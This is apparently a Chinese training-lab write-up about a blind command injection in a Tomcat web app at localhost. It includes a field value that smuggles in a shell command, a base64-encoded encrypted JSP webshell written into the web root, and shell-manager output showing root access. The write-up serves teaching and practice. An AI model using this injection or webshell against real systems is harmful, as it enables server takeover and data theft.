

作训Writeup - 无回显不出网命令执行写 webshell

预期题解

0、源码结构（典型的 MVC 结构）



1、通过请求返回头中的 `Server: Apache-Coyote/1.1` 判断目标中间件为 Tomcat（不完全可靠、该值可自定义）




2、将 webshell 内容进行 base64 编码处理

- https://govuln.com/tool/decoder/


3、根据 web-inf or web.xml 的位置判断web路径并写入webshell

```
ip=127.0.0.1 ;echo
PCVAcGFnZSBpbXBvcnQ9ImphdmEudXRpbC4qLGphdmF4LmNyeXB0by4qLGphdmF4LmNyeXB0by5zcGVjLioiJT48JSFjbGFzcyBVIGV4d
GVuZHMgQ2xhc3NMb2FkZXJ7VShDbGFzc0xvYWRlciBjKXtzdXBlcihjKTt9cHVibGljIENsYXNzIGcoYnl0ZSBbXWIpe3JldHVybiBzdX
Blci5kZWZpbmVDbGFzcyhiLDAsYi5sZW5ndGgpO319JT48JWlmIChyZXF1ZXN0LmdldE1ldGhvZCgpLmVxdWFscygiUE9TVCIpKXtTdHJ
pbmcgaz0iZTQ1ZTMyOWZlYjVkOTI1YiI7c2Vzc2lvbi5wdXRWYWx1ZSgidSIsayk7Q2lwaGVyIGM9Q2lwaGVyLmdldEluc3RhbmNlKCJB
RVMiKTtjLmluaXQoMixuZXcgU2VjcmV0S2V5U3BlYyhrLmdldEJ5dGVzKCksIkFFUyIpKTtuZXcgVSh0aGlzLmdldENsYXNzKCkuZ2V0Q
2xhc3NMb2FkZXIoKSkuZyhjLmRvRmluYWwobmV3IHN1bi5taXNjLkJBU0U2NERlY29kZXIoKS5kZWNvZGVCdWZmZXIocmVxdWVzdC5nZX
RSZWFkZXIoKS5yZWFkTGluZSgpKSkpLm5ld0luc3RhbmNlKCkuZXF1YWxzKHBhZ2VDb250ZXh0KTt9JT4= |base64 -d > $(find /
-name WEB-INF 2>/dev/null)/../xxx.jsp
```

4、效果如图


新增Shell
URL:
http://localhost:9090/xxx.jsp
脚本类型:
jsp
传输协议:
default_aes
分类:
default

```
id
```


http://localhost:9090/xxx.jsp
URL:
http://localhost:9090/xxx.jsp
基本信息
命令执行
虚拟终端
文件管理
内网穿透
反弹shell
数据库管理
自定义代码
/usr/local/tomcat/ >id
uid=0(root) gid=0(root) groups=0(root)
/usr/local/tomcat/ >